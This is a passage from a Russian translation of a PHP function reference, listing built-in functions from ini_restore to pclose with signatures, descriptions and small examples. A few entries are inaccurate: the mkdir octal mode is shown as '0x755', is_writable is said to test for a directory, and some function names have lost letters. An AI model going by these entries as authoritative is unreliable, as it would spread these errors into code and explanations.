| <code>local_value</code>  | Локальное переопределение указателя конфигурации (например, заданное вызовом <code>ini_set()</code> )  |
| <code>access</code>       | Битовая маска с уровнями, на которых может задаваться значение (за дополнительной информацией об уровнях доступа обращайтесь к описанию <code>ini_set</code> ) |

**ini\_restore.** `void ini_restore(string переменная)`

Восстанавливает значение указателя конфигурации, заданного параметром *переменная*. Это делается автоматически при завершении выполнения скрипта для всех параметров конфигурации, заданных функцией `ini_set()` в скрипте.

**ini\_set.** `string ini_set(string переменная, string значение)`

Присваивает указателю конфигурации *переменная* заданное *значение*. В случае успеха возвращает предыдущее значение, а в противном случае возвращает `false`. Новое значение продолжает действовать во время выполнения текущего скрипта и восстанавливается после завершения этого скрипта.

**intdiv.** `int intdiv (int делимое, int делитель)`

Возвращает результат целочисленного деления. Частное возвращается как целое число.

**interface\_exists.** `bool interface_exists(string имя [, bool интерфейс_autoload])`

Возвращает `true`, если интерфейс с заданным именем определен. В противном случае возвращает `false`. По умолчанию функция вызывает `__autoload()` для интерфейса. Если параметр *интерфейс\_autoload* задан и равен `false`, функция `__autoload()` не вызывается.

**intval.** `int intval(mixed значение[, int основание])`

Возвращает целочисленное представление для заданного параметра *значение* с использованием необязательного параметра *основание* (если параметр не задан, используется основание 10). Если *значение* не является скалярным (объект или массив), то функция возвращает 0.

**ip2long.** `int ip2long(string адрес)`

Преобразует IP-адрес в стандартном формате в адрес IPv4.

**is\_a.** bool is\_a(object *объект*, string *класс* [, bool *разрешить\_строку*])

Возвращает true, если *объект* принадлежит заданному классу или одному из его подклассов. В противном случае возвращает false. Если аргумент *разрешить\_строку* равен false, то передача имени класса в виде строки в параметре *объект* недопустима.

**is\_array.** bool is\_array(mixed *значение*)

Возвращает true, если *значение* является массивом. В противном случае возвращает false.

**is\_bool.** bool is\_bool(mixed *значение*)

Возвращает true, если *значение* является логическим. В противном случае возвращает false.

**is\_callable.** int is\_callable(callable *обратный\_вызов* [, int *отложенный\_вызов* [, string *имя*]])

Возвращает true, если *обратный\_вызов* действителен. В противном случае возвращает false. Чтобы *обратный\_вызов* считался действительным, он должен содержать либо имя функции, либо массив, который содержит два значения — объект и имя метода этого объекта. Если параметр *отложенный\_вызов* задан и равен true, то не проверяется, есть ли функция в первой форме и является ли первый элемент массива объектом с методом, имя которого задается вторым элементом. Если последний аргумент задан, он заполняется вызываемым именем функции, — хотя если обратный вызов является методом объекта, полученное имя не может быть использовано для прямого вызова функции.

**is\_countable.** bool is\_countable(mixed *переменная*)

Проверяет, что содержимое параметра *переменная* является массивом или объектом, реализующим интерфейс Countable.

**is\_dir.** bool is\_dir(string *путь*)

Возвращает true, если *путь* существует и представляет каталог. В противном случае возвращает false. Эта информация кэшируется. Содержимое кэша можно очистить вызовом clearstatcache().

**is\_executable.** bool is\_executable(string *путь*)

Возвращает true, если путь существует и представляет исполняемый файл. В противном случае возвращает false. Эта информация кэшируется. Содержимое кэша можно очистить вызовом clearstatcache().

**is\_file.** bool is\_file(string *путь*)

Возвращает true, если *путь* существует и представляет файл. В противном случае возвращает false. Эта информация кэшируется. Содержимое кэша можно очистить вызовом clearstatcache().

**is\_inite.** bool is\_finite(float *значение*)

Возвращает true, если *значение* не представляет положительную или отрицательную бесконечность, или false — в противном случае.

**is\_float.** bool is\_float(mixed *значение*)

Возвращает true, если *значение* является числом с плавающей точкой, или false — в противном случае.

**is\_infinite.** bool is\_infinite(float *значение*)

Возвращает true, если *значение* представляет положительную или отрицательную бесконечность, или false — в противном случае.

**is\_int.** bool is\_int(mixed *значение*)

Возвращает true, если *значение* является целым числом, или false — в противном случае.

**is\_iterable.** bool is\_iterable(mixed *значение*)

Возвращает true, если *значение* является итеративным псевдотипом, массивом или объектом с поддержкой перебора, или false — в противном случае.

**is\_link.** bool is\_link(string *путь*)

Возвращает true, если *путь* существует и является символической ссылкой. В противном случае возвращает false. Эта информация кэшируется. Содержимое кэша можно очистить вызовом clearstatcache().

**is\_nan.** bool is\_nan(float *значение*)

Возвращает true, если *значение* представляет не число, или false — в противном случае.

**is\_null.** bool is\_null(mixed *значение*)

Возвращает true, если *значение* не определено (то есть представлено ключевым словом NULL), или false — в противном случае.

**is\_numeric.** bool is\_numeric(*mixed значение*)

Возвращает true, если *значение* является целым числом, числом с плавающей точкой или строкой, содержащей число, или false — в противном случае.

**is\_object.** bool is\_object(*mixed значение*)

Возвращает true, если *значение* является объектом, или false — в противном случае.

**is\_readable.** bool is\_readable(*string путь*)

Возвращает true, если параметр *путь* существует и доступен для чтения. В противном случае возвращает false. Эта информация кэшируется. Содержимое кэша можно очистить вызовом clearstatcache().

**is\_resource.** bool is\_resource(*mixed значение*)

Возвращает true, если *значение* является ресурсом, или false — в противном случае.

**is\_scalar.** bool is\_scalar(*mixed значение*)

Возвращает true, если *значение* является скалярной величиной (целым числом, логическим значением, числом с плавающей точкой, ресурсом или строкой), или false — в противном случае.

**is\_string.** bool is\_string(*mixed значение*)

Возвращает true, если *значение* является строкой, или false — в противном случае.

**is\_subclass\_of.** bool is\_subclass\_of(*object объект*, *string класс* [, bool *разрешить\_строку*])

Возвращает true, если *объект* является экземпляром заданного класса или одного из его подклассов, или false — в противном случае. Если аргумент *разрешить\_строку* равен false, то передача имени класса в параметре *объект* недопустима.

**is\_uploaded\_file.** bool is\_uploaded\_file(*string путь*)

Возвращает true, если *путь* существует и был отправлен на веб-сервер при помощи элемента file на форме веб-страницы, или false — в противном случае. За дополнительной информацией об отправке файлов обращайтесь к главе 8.

**is\_writable.** bool is\_writable(string *путь*)

Возвращает **true**, если *путь* существует и представляет каталог, или **false** — в противном случае. Эта информация кэшируется. Содержимое кэша можно очистить вызовом `clearstatcache()`.

**isset.** bool isset(mixed *значение1* [, ... mixed *значениеN*])

Возвращает **true**, если переменной *значение* было присвоено значение; если значение никогда не присваивалось или было сброшено вызовом `unset()`, функция возвращает **false**. Если при вызове передаются несколько значений, функция `isset` возвращает **true** только в том случае, если значения присвоены всем переменным.

**json\_decode.** mixed json\_decode(string *json* [, bool *ассоциативный* [, int *глубина* [, int *параметры*]])

Получает строку *json* в формате JSON и возвращает ее в виде преобразованной переменной PHP. Если разметку JSON невозможно декодировать, возвращается `NULL`. Если параметр *ассоциативный* равен **true**, объекты будут преобразованы в ассоциативные массивы. Параметр *глубина* определяет уровень рекурсии, которым пользователь может управлять. Последний параметр управляет возможностями возвращения данных, переданных в строке, в альтернативных форматах.

**json\_encode.** mixed json\_encode(mixed *значение* [, int *настройки* [, int *глубина*]])

Возвращает строку, содержащую представление параметра *значение* в формате JSON. *Параметры* управляют возможностями возвращения данных, переданных в строке, в альтернативных форматах. Если параметр *глубина* используется, он должен быть больше нуля.

**key.** mixed key(array &*массив*)

Возвращает ключ элемента, на который в настоящее время указывает внутренний указатель массива.

**krsort.** int krsort(array *массив* [, int *флаги*])

Сортирует массив по ключам в обратном порядке, сохраняя ключи для значений из массивов. Необязательный второй параметр содержит дополнительные флаги сортировки. За дополнительной информацией об использовании этой функции обращайтесь к главе 5 и описанию функции `sort`.

**ksort.** int ksort(array *массив*[, int *флаги*])

Сортирует массив по ключам, сохраняя ключи для значений из массивов. Необязательный второй параметр содержит дополнительные флаги сортировки. За дополнительной информацией об использовании этой функции обращайтесь к главе 5 и описанию функции `sort`.

**lcfirst.** string lcfirst(string *строка*)

Возвращает строку, первый символ которой (если он является алфавитным) преобразован к нижнему регистру. Таблица, используемая для преобразования символов, привязана к локальному контексту.

**lcg\_value.** float lcg\_value()

Возвращает псевдослучайное число с плавающей точкой в интервале от 0 до 1.

**lchgrp.** bool lchgrp(string *путь*, mixed *группа*)

Изменяет группу для символической ссылки, заданной параметром *путь*. Для работы этой функции РНР должен обладать соответствующими правами доступа. Возвращает `true`, если изменение было успешным, или `false` — в противном случае.

**lchown.** bool lchown(string *путь*, mixed *пользователь*)

Передаёт права на *путь*, который является символической ссылкой, *пользователю*. Для работы этой функции РНР должен обладать соответствующими правами доступа (обычно `root`). Возвращает `true`, если изменение было успешным, или `false` — в противном случае.

**levenshtein.** int levenshtein(string *первая\_строка*, string *вторая\_строка*[, int *вставка*, int *замена*, int *удаление*]) int levenshtein(string *первая\_строка*, string *вторая\_строка*[, mixed *обратный\_вызов*])

Вычисляет расстояние Левенштейна между двумя строками, то есть количество символов, которые необходимо заменить, вставить или удалить для преобразования первой строки во вторую. По умолчанию операции замены, вставки и удаления обладают одинаковыми затратами, но вы можете задать разные затраты в параметрах *вставка*, *замена* и *удаление*. Во второй форме возвращаются только общие затраты на эти три операции.

**link.** bool link(string *цель*, string *имя*)

Создает жесткую ссылку на *цель*. Возвращает `true`, если ссылка была создана успешно, или `false` — в противном случае.

### **linkinfo.** int linkinfo(string *путь*)

Возвращает **true**, если *путь* соответствует ссылке, а файл, на который он ссылается, существует. Возвращает **false**, если *путь* не является ссылкой, если файл не существует или если при выполнении произошла ошибка.

### **list.** array list(mixed *значение1*[, ... *значениеN*])

Присваивает переменным значения по значениям элементов массива. Пример:

```
list($first, $second) = array(1, 2); // $first = 1, $second = 2
```



`list` в действительности является языковой конструкцией.

### **localeconv.** array localeconv()

Возвращает ассоциативный массив с информацией о формате числовых и денежных значений для текущего локального контекста. Массив содержит следующие элементы:

|                                |  |
|--------------------------------|--|
| <code>decimal_point</code>     | Разделитель дробной части  |
| <code>thousands_sep</code>     | Разделитель групп разрядов   |
| <code>grouping</code>          | Массив, указывающий, в каких позициях число должно разбиваться разделителем групп разрядов   |
| <code>int_curr_symbol</code>   | Международное обозначение денежной единицы (например, USD)   |
| <code>currency_symbol</code>   | Локальное обозначение денежной единицы (например, \$)  |
| <code>mon_decimal_point</code> | Разделитель дробной части для денежных значений  |
| <code>mon_thousands_sep</code> | Разделитель групп разрядов для денежных значений   |
| <code>positive_sign</code>     | Знак для положительных значений  |
| <code>negative_sign</code>     | Знак для отрицательных значений  |
| <code>int_frac_digits</code>   | Международное число знаков в дробной части   |
| <code>frac_digits</code>       | Локальное число знаков в дробной части   |
| <code>p_cs_precedes</code>     | <code>true</code> , если локальное обозначение денежной единицы предшествует положительному значению, или <code>false</code> , если оно следует за ним |
| <code>p_sep_by_space</code>    | <code>true</code> , если локальное обозначение денежной единицы должно отделяться от положительного значения пробелом                                  |



|                |   |
|----------------|---|
| p_sign_posn    | 0, если значение и обозначение денежной единицы для положительных значений должны заключаться в круглые скобки; 1 — если знак предшествует обозначению денежной единицы и значению; 2 — если знак следует за обозначением денежной единицы и значением; 3 — если знак предшествует обозначению денежной единицы; 4 — если знак следует за обозначением денежной единицы |
| n_cs_precedes  | true, если локальное обозначение денежной единицы предшествует отрицательному значению, или false, если оно следует за ним  |
| n_sep_by_space | true, если локальное обозначение денежной единицы должно отделяться от отрицательного значения пробелом   |
| n_sign_posn    | 0, если значение и обозначение денежной единицы для отрицательных значений должны заключаться в круглые скобки; 1 — если знак предшествует обозначению денежной единицы и значению; 2 — если знак следует за обозначением денежной единицы и значением; 3 — если знак предшествует обозначению денежной единицы; 4 — если знак следует за обозначением денежной единицы |

**localtime.** array localtime([int *временная\_метка*[, bool *ассоциативный*]])

Возвращает массив значений, возвращаемых одноименной функцией C. В первом аргументе передается временная метка; если второй аргумент задан и равен true, значения возвращаются в виде ассоциативного массива. Если второй аргумент не задан или равен false, возвращается числовой массив со следующими ключами и значениями:

|          |                                      |
|----------|--------------------------------------|
| tm_sec   | Секунды                              |
| tm_min   | Минуты                               |
| tm_hour  | Часы                                 |
| tm_mday  | День месяца                          |
| tm_mon   | Месяц                                |
| tm_year  | Количество прошедших лет с 1900 года |
| tm_wday  | День недели                          |
| tm_yday  | День года                            |
| tm_isdst | 1, если действует летнее время       |

Если возвращается числовой массив, значения следуют в указанном порядке.

**log.** float log(float *число* [, float *основание*])

Возвращает натуральный логарифм числа. Параметр *основание* определяет основание логарифма. По умолчанию используется число *e* (натуральный логарифм).

**log10.** float log10(float *число*)

Возвращает десятичный логарифм числа.

**log1p.** float log1p(float *number*)

Возвращает  $\log(1 + \text{число})$ , вычисленный таким образом, что возвращаемое значение имеет высокую точность, даже если *число* близко к нулю.

**long2ip.** string long2ip(string *адрес*)

Преобразует адрес IPv4 в стандартный (точечный) формат адреса.

**lstat.** array lstat(string *путь*)

Возвращает ассоциативный массив с информацией о файле. Если *путь* представляет символическую ссылку, возвращается информация о пути (вместо информации о файле, на который указывает *путь*). За списком возвращаемых значений и их смыслом обращайтесь к описанию `fstat`.

**ltrim.** string ltrim(string *строка* [, string *символы*])

Возвращает строку, от начала которой удаляются все символы, входящие в параметр *символы*. Если параметр *символы* не задан, то удаляются символы `\n`, `\r`, `\t`, `\v`, `\0` и пробелы.

**mail.** bool mail(string *получатель*, string *тема*, string *сообщение* [, string *заголовки* [, string *параметры*]])

Отправляет сообщение электронной почты заданному получателю с заданной темой. Возвращает `true`, если сообщение отправлено успешно, или `false` — в случае ошибки. Если параметр *заголовки* задан, то его содержимое добавляется после заголовков, сгенерированных для сообщения, что позволяет добавлять `cc:`, `bcc:` и другие заголовки. Чтобы добавить несколько заголовков, разделите их символами `\n` (или `\r\n` на серверах Windows). Наконец, если последний параметр задан, *параметры* добавляются к параметрам вызова программы, используемой для отправки почты.

**max.** mixed max(mixed *значение1* [, mixed *значение2* [, ... mixed *значениеN*]])

Если *значение1* является массивом, возвращает самое большое число среди значений в массиве. В противном случае возвращает самое большое число, найденное среди аргументов.

**md5.** string md5(string *строка* [, bool *двоичные\_данные*])

Вычисляет хеш шифрования MD5 параметра *строка* и возвращает его. Если параметр *двоичные\_данные* содержит true, то хеш MD5 возвращается в низкоуровневом двоичном формате (длины 16). По умолчанию параметр *двоичные\_данные* равен false, так что md5 возвращает полную 32-символьную шестнадцатеричную строку.

**md5\_ile.** string md5\_file(string *путь* [, bool *двоичные\_данные*])

Вычисляет и возвращает хеш шифрования MD5 для файла *путь*. Хеш MD5 представляет собой 32-символьное шестнадцатеричное число, которое может использоваться для проверки контрольной суммы данных файла. Если параметр *двоичные\_данные* задан и равен true, результат возвращается в виде 16-разрядного двоичного значения.

**memory\_get\_peak\_usage.** int memory\_get\_peak\_usage([bool *фактический\_размер*])

Возвращает пиковые затраты памяти для текущего выполняемого скрипта на текущий момент (в байтах). Если параметр *фактическое\_использование* задан и равен true, возвращает количество фактически выделенных байтов. В противном случае возвращает количество байтов, выделенное внутренними функциями выделения памяти PHP.

**memory\_get\_usage.** int memory\_get\_usage([bool *фактический\_размер*])

Возвращает текущий объем памяти, используемой скриптом, в байтах. Если *фактический\_размер* задан и равен true, возвращает количество фактически выделенных байтов. В противном случае возвращает количество байтов, выделенных внутренними функциями выделения памяти PHP.

**metaphone.** string metaphone(string *строка*, int *макс\_фонемы*)

Вычисляет метафонический ключ для строки. Максимальное количество фонем, используемых для вычисления, задается параметром *макс\_фонемы*. Для английских слов с похожим звучанием генерируются одинаковые ключи.

**method\_exists.** bool method\_exists(object *объект*, string *имя*)

Возвращает true, если объект содержит метод с именем, заданным вторым параметром, или false — в противном случае. Метод может определяться в классе, экземпляром которого является объект, или в любом из суперклассов этого класса.

**microtime.** mixed microtime([ bool *вывод*])

Возвращает строку в формате *микросекунды секунды*, где *секунды* — количество секунд, прошедших от начала эпохи Unix (1 января 1970 года), а *микросекунды* — часть микросекунд времени, прошедшего от начала эпохи Unix. Если параметр *вывод* задан и равен **true**, вместо строки возвращается число с плавающей точкой.

**min.** mixed min(mixed *значение1* [, mixed *значение2* [, ... mixed *значениеN*]])

Если *значение1* представляет собой массив, возвращает наименьшее число среди значений из массива. В противном случае возвращает наименьшее число среди аргументов.

**mkdir.** bool mkdir(string *путь* [, int *режим* [, bool *рекурсия* [, resource *контекст*]])

Создает каталог *путь* с разрешениями *режим*. Предполагается, что *режим* задается восьмеричным числом (например, 0x755). Целое число (например, 755) или строковое значение вида "u+x" работать не будет. Возвращает **true**, если изменение было успешным, или **false** — в противном случае. Если параметр *рекурсия* используется, он позволяет создавать вложенные каталоги.

**mktime.** int mktime(int *часы*, int *минуты*, int *секунды*, int *месяц*, int *день*, int *год* [, int *дневное\_время*])

Возвращает временную метку Unix, соответствующую параметрам, которые передаются в порядке «часы, минуты, секунды, месяц, день, год и (не обязательно) действие летнего времени». Эта временная метка определяется как количество секунд, прошедших от начала эпохи Unix до заданной даты и времени.

Порядок параметров отличается от порядка стандартного вызова Unix mktime(), чтобы было проще пропустить ненужные аргументы. Всем пропущенным аргументам присваиваются компоненты текущей локальной даты и времени.

**move\_uploaded\_ile.** bool move\_uploaded\_file(string *файл*, string *приемник*)

Перемещает *файл* в новый каталог *приемник*. Функция перемещает файл только в том случае, если файл был отправлен POST-запросом HTTP. Если *файл* не существует, не был отправлен или возникла другая ошибка, возвращается **false**. Если перемещение прошло успешно, возвращается **true**.

**mt\_getrandmax.** int mt\_getrandmax()

Возвращает наибольшее значение, которое может быть возвращено вызовом mt\_rand().

**mt\_rand.** int mt\_rand([int *мин*, int *макс*])

Возвращает случайное число от *мин* до *макс* включительно, сгенерированное вихрем Мерсенна. Если значения *мин* и *макс* не заданы, возвращает случайное число от 0 до значения, возвращаемого mt\_getrandmax().

**mt\_srand.** void mt\_srand(int *значение*)

Инициализирует вихрь Мерсенна заданным значением. Прежде чем вызывать mt\_rand(), следует вызвать эту функцию с непредсказуемым числом (например, полученным в результате вызова time()).

**natcasesort.** void natcasesort(array *массив*)

Сортирует элементы заданного массива с использованием алгоритма естественного упорядочения без учета регистра символов. За дополнительной информацией обращайтесь к описанию natsort.

**natsort.** bool natsort(array *массив*)

Сортирует значения массива в естественном порядке: числовые значения сортируются по схеме, предполагаемой языком, вместо (нередко странного) порядка, в котором их размещают компьютеры (ASCII-упорядочение). Пример:

```
$array = array("1.jpg", "4.jpg", "12.jpg", "2.jpg", "20.jpg");  
$first = sort($array); // ("1.jpg", "12.jpg", "2.jpg", "20.jpg", "4.jpg")  
$second = natsort($array); // ("1.jpg", "2.jpg", "4.jpg", "12.jpg", "20.jpg")
```

**next.** mixed next(array *массив*)

Переводит внутренний указатель на элемент, следующий после текущего, и возвращает значение элемента, на который в данный момент установлен внутренний указатель. Если внутренний указатель уже указывает на позицию за последним элементом массива, возвращает false.

Будьте внимательны с перебором массива этой функцией: если массив содержит пустой элемент или элемент с ключом 0, то будет возвращено значение, эквивалентное false, что приведет к завершению цикла. Если массив может содержать пустые элементы или элемент с ключом 0, используйте функцию each вместо цикла с next.

**nl\_langinfo.** string nl\_langinfo(int *элемент*)

Возвращает строку с информацией для элемента в текущем локальном контексте; *элемент* — одно из нескольких допустимых значений (названия дней недели, строки формата времени и т. д.). Фактические возможные значения зависят от реализации библиотеки C. Список значений для вашей ОС вы найдете в файле <langinfo.h> на вашем ПК.

**nl2br.** string nl2br(string строка [, bool разрывы\_html])

Возвращает строку, полученную в результате вставки `<br />` перед всеми символами новой строки в параметре *строка*. Если параметр *разрывы\_html* равен `true`, то `nl2br` будет использовать XHTML-совместимые разрывы строк.

**number\_format.** string number\_format(float число[, int точность[, string разделитель\_дробной, string разделитель\_групп]])

Создает строковое представление числа. Если параметр *точность* задан, то *число* округляется до заданного количества знаков в дробной части. По умолчанию дробная часть отсутствует, то есть создается целое число. Если параметры *разделитель\_дробной* и *разделитель\_групп* заданы, они используются как символ-разделитель дробной части числа и разделитель групп разрядов соответственно. По умолчанию используются символы для английского локального контекста (.,). Пример:

```
$number = 7123.456;
$english = number_format($number, 2); // 7,123.45
$francais = number_format($number, 2, ',', ' '); // 7 123,45
$deutsche = number_format($number, 2, ',', '.'); // 7.123,45
```

При необходимости выполняется округление, что может не соответствовать вашим ожиданиям (см. описание `round`).

**ob\_clean.** void ob\_clean()

Очищает содержимое выходного буфера. В отличие от `ob_end_clean()`, выходной буфер не закрывается.

**ob\_end\_clean.** bool ob\_end\_clean()

Отключает буферизацию вывода и очищает текущий буфер без отправки его клиенту. За дополнительной информацией о буферизации вывода обращайтесь к главе 15.

**ob\_end\_flush.** bool ob\_end\_flush()

Отправляет текущий выходной буфер клиенту и прекращает буферизацию вывода. За дополнительной информацией о буферизации вывода обращайтесь к главе 15.

**ob\_flush.** void ob\_flush()

Отправляет содержимое выходного буфера клиенту и очищает содержимое. В отличие от `ob_end_flush()`, сам выходной буфер не закрывается.

**ob\_get\_clean.** string ob\_get\_clean()

Возвращает содержимое выходного буфера и прекращает буферизацию вывода.

**ob\_get\_contents.** string ob\_get\_contents()

Возвращает текущее содержимое выходного буфера. Если буферизация не была включена предшествующим вызовом `ob_start()`, возвращает `false`. За дополнительной информацией о буферизации вывода обращайтесь к главе 15.

**ob\_get\_lush.** string ob\_get\_flush()

Возвращает содержимое выходного буфера, выполняет сброс выходного буфера с передачей клиенту и прекращает буферизацию вывода.

**ob\_get\_length.** int ob\_get\_length()

Возвращает длину текущего выходного буфера или `false` — если буферизация вывода не включена. За дополнительной информацией о буферизации вывода обращайтесь к главе 15.

**ob\_get\_level.** int ob\_get\_level()

Возвращает количество вложенных выходных буферов или `0` — если буферизация вывода не включена.

**ob\_get\_status.** array ob\_get\_status([bool *детализация*])

Возвращает информацию о статусе текущего выходного буфера. Если параметр *детализация* задан и равен `true`, возвращает информацию обо всех вложенных выходных буферах.

**ob\_gzhandler.** string ob\_gzhandler(string *буфер*[, int *режим*])

Функция осуществляет gzip-сжатие вывода перед его отправкой браузеру. Функция не вызывается напрямую; она используется как обработчик для буферизации вывода функцией `ob_start()`. Чтобы включить gzip-сжатие, вызовите `ob_start()` с именем этой функции:

```
<ob_start("ob_gzhandler");>
```

**ob\_implicit\_flush.** void ob\_implicit\_flush([int *флаг*])

Если *флаг* равен `true` или не задан, включает буферизацию вывода с неявным сбросом буфера. Если неявный сброс включен, выходной буфер очищается и отправляется клиенту после всего вывода (например, функций `printf()`)

и `echo()`). За дополнительной информацией о буферизации вывода обращайтесь к главе 15.

**ob\_list\_handlers.** array ob\_list\_handlers()

Возвращает массив с именами активных обработчиков вывода. Если встроенная буферизация вывода PHP включена, массив содержит значение `default output handler`. Если активных обработчиков вывода нет, возвращается пустой массив.

**ob\_start.** bool ob\_start([string *обратный\_вызов* [, int *блок* [, bool *стирание*]])

Включает буферизацию вывода, при которой весь вывод накапливается в буфере вместо прямой отправки браузеру. Если параметр *обратный\_вызов* задан, он определяет функцию (вызываемую перед отправкой выходного буфера клиенту), которая может вносить произвольные изменения в данные. Функция `ob_gzhandler()` передается для сжатия выходного буфера. Параметр *блок* используется для активизации сброса буфера, когда размер данных в буфере достигает заданного значения. Если параметр *стирание* равен `false`, буфер не будет удаляться до конца скрипта. За дополнительной информацией о буферизации вывода обращайтесь к главе 15.

**octdec.** number octdec(string *восьмеричное\_значение*)

Преобразует *восьмеричное\_значение* в десятичную систему. Поддерживается преобразование 32-разрядных чисел, то есть до 2 147 483 647 в десятичной системе (01777777777 в восьмеричной записи).

**opendir.** resource opendir(string *путь* [, resource *контекст*])

Открывает каталог *путь* и возвращает дескриптор каталога, который может использоваться в последующих вызовах `readdir()`, `rewinddir()` и `closedir()`. Если *путь* не является действительным каталогом, разрешения не позволяют процессу читать каталог или происходит другая ошибка, возвращается `false`.

**openlog.** bool openlog(string *идентификатор*, int *флаги*, int *подсистема*)

Открывает соединение с системным механизмом ведения журнала. Каждое сообщение, отправленное последующим вызовом `syslog()`, снабжается префиксом *идентификатор*. В параметре *флаги* могут задаваться различные флаги, объединяемые оператором ИЛИ. Допустимые значения:

|          |   |
|----------|---|
| LOG_CONS | Если во время записи в системный журнал происходит ошибка, она выводится на системную консоль |
|----------|---|



|            |  |
|------------|--|
| LOG_NDELAY | Системный журнал открывается немедленно  |
| LOG_ODELAY | Открытие системного журнала откладывается до записи первого сообщения            |
| LOG_PERROR | Помимо записи в системный журнал, сообщение выводится в стандартный поток ошибок |
| LOG_PID    | В каждое сообщение включается PID  |

Третий параметр *подсистема* сообщает системному журналу, какая разновидность программы сохраняет сообщения в журнале. Доступны следующие подсистемы:

|              |  |
|--------------|--|
| LOG_AUTH     | Ошибки безопасности и авторизации (считается устаревшей, поэтому если значение LOG_AUTHPRIV доступно, используйте его) |
| LOG_AUTHPRIV | Ошибки безопасности и авторизации  |
| LOG_CRON     | Ошибки часового демона (cron и at)   |
| LOG_DAEMON   | Ошибки системных демонов, не имеющих собственных кодов   |
| LOG_KERN     | Ошибки ядра  |
| LOG_LPR      | Ошибки подсистемы принтера   |
| LOG_MAIL     | Ошибки почтовой подсистемы   |
| LOG_NEWS     | Ошибки системы новостей USENET   |
| LOG_SYSLOG   | Ошибки, сгенерированные внутренней реализацией syslogd   |
| LOG_USER     | Обобщенные ошибки пользовательского уровня   |
| LOG_UUCP     | Ошибки UUCP  |

**ord.** int ord(string *строка*)

Возвращает ASCII-код первого символа в строке.

**output\_add\_rewrite\_var.** bool output\_add\_rewrite\_var(string *имя*, string *значение*)

Активирует перезаписывающий обработчик вывода, присоединяя *имя* и *значение* ко всем якорным элементам HTML и формам. Пример:

```
output_add_rewrite_var('sender', 'php');
```

```
echo "<a href=\"foo.php\">\n";
echo '<form action="bar.php"></form>';
```

```
// Вывод:
// <a href="foo.php?sender=php">
// <form action="bar.php"><input type="hidden" name="sender" value="php" />
// </form>
```

### **output\_reset\_rewrite\_vars.** bool output\_reset\_rewrite\_vars()

Сбрасывает перезаписывающий обработчик вывода. Если он был уже активен и, например, помещен в буфер до вызова, перезапись не будет распространяться на весь несохраненный вывод.

### **pack.** string pack(string *формат*, mixed *arg1*[, mixed *arg2*[, ... mixed *argN*]])

Создает двоичную строку с версиями заданных аргументов, упакованными согласно параметру *формат*. За каждым символом может следовать количество аргументов, используемых в этом формате, или символ \*, использующий все аргументы до конца входных данных. Если аргумент-повторитель не указан, для каждого форматного символа используется один аргумент. В форматной строке имеют смысл следующие символы:

|   |  |
|---|--|
| a | Строка, дополненная нулевыми байтами   |
| A | Строка, дополненная пробелами  |
| h | Шестнадцатеричная строка от младшего полубайта                                 |
| H | Шестнадцатеричная строка от старшего полубайта                                 |
| c | Символ со знаком   |
| C | Символ без знака   |
| s | 16-разрядное короткое целое со знаком с машинно-зависимым порядком байтов      |
| S | 16-разрядное короткое целое без знака с машинно-зависимым порядком байтов      |
| n | 16-разрядное короткое целое без знака с обратным (big endian) порядком байтов  |
| v | 16-разрядное короткое целое без знака с прямым (little endian) порядком байтов |
| i | Целое со знаком с машинно-зависимым размером и порядком байтов                 |
| I | Целое без знака с машинно-зависимым размером и порядком байтов                 |
| l | 32-разрядное длинное целое со знаком с машинно-зависимым порядком байтов       |
| L | 32-разрядное длинное целое без знака с машинно-зависимым порядком байтов       |
| N | 32-разрядное длинное целое без знака с обратным порядком байтов                |

|   |   |
|---|---|
| V | 32-разрядное длинное целое без знака с прямым порядком байтов                           |
| f | Число с плавающей точкой с машинно-зависимым размером и представлением                  |
| d | Число с плавающей точкой двойной точности с машинно-зависимым размером и представлением |
| x | Нулевой байт  |
| X | Возврат на один байт  |
| @ | Заполнение до абсолютной позиции (задаваемой аргументом-повторителем) нулевыми байтами  |

**parse\_ini\_file.** array parse\_ini\_file(string *файл*[, bool *обработка\_разделов*[, int *режим\_сканирования*]])

Загружает *файл* (который должен иметь стандартный формат для `php.ini`) и возвращает значения, содержащиеся в нем, в виде ассоциативного массива, или `false`, если файл не удастся разобрать. Если параметр *обработка\_разделов* задан и равен `true`, возвращается многомерный массив со значениями разделов в файле. Параметр *режим\_сканирования* содержит либо `INI_SCANNER_NORMAL` (по умолчанию), либо `INI_SCANNER_RAW` — признак того, что функция не должна разбирать значения параметров.

**parse\_ini\_string.** array parse\_ini\_string(string *конфигурация*[, bool *обработка\_разделов*[, int *режим\_сканирования*]])

Разбирает строку в формате `php.ini` и возвращает содержащиеся в ней значения в виде ассоциативного массива или `false`, если разобрать строку не удалось. Если параметр *обработка\_разделов* задан и равен `true`, возвращается многомерный массив со значениями разделов в файле. Параметр *режим\_сканирования* содержит либо `INI_SCANNER_NORMAL` (по умолчанию), либо `INI_SCANNER_RAW` — признак того, что функция не должна разбирать значения параметров.

**parse\_str.** void parse\_str(string *строка*[, array *переменные*])

Разбирает строку как полученную от POST-запроса HTTP, присваивая переменным из локальной области видимости значения, найденные в строке. Если параметр *переменные* задан, то массив заполняется ключами и значениями из строки.

**parse\_url.** mixed parse\_url(string *url*)[, int *компонент*])

Возвращает ассоциативный массив с компонентами *url*. Массив содержит следующие значения:

|          |  |
|----------|--|
| fragment | Именованный якорь в URL                                  |
| host     | Хост   |
| pass     | Пароль пользователя                                      |
| path     | Запрашиваемый путь (которым может быть каталог или файл) |
| port     | Порт, используемый для протокола                         |
| query    | Информация запроса                                       |
| scheme   | Протокол в URL (например, "http")                        |
| user     | Пользователь, указанный в URL                            |

В массив не включаются значения для компонентов, не указанных в URL.  
Пример:

```
$url = "http://www.oreilly.net/search.php#place?name=php&type=book";
$array = parse_url($url);
print_r($array); // содержит значения для "scheme", "host", "path", "query"
// и "fragment"
```

Если параметр *компонент* задан, то возвращается только этот конкретный компонент URL.

**passthru.** `void passthru(string команда[, int возвращаемое_значение])`

Выполняет команду через командную оболочку и выводит результаты на странице. Если *возвращаемое\_значение* задано, оно присваивается статусу завершения команды. Чтобы сохранить результаты команды, используйте `exec()`.

**pathinfo.** `mixed pathinfo(string файл [, int варианты])`

Возвращает ассоциативный массив, содержащий информацию о файле. Если параметр *варианты* задан, он задает конкретный возвращаемый элемент. Допустимые значения — `PATHINFO_DIRNAME`, `PATHINFO_BASENAME`, `PATHINFO_EXTENSION` и `PATHINFO_FILENAME`.

Возвращаемый массив содержит следующие элементы:

|           |   |
|-----------|---|
| dirname   | Каталог, в котором находится файл   |
| basename  | Базовое имя файла, включающее расширение файла                                      |
| extension | Расширение в имени файла (если существует). Точка в начале расширения не включается |

**pclose.** int pclose(resource *дескриптор*)

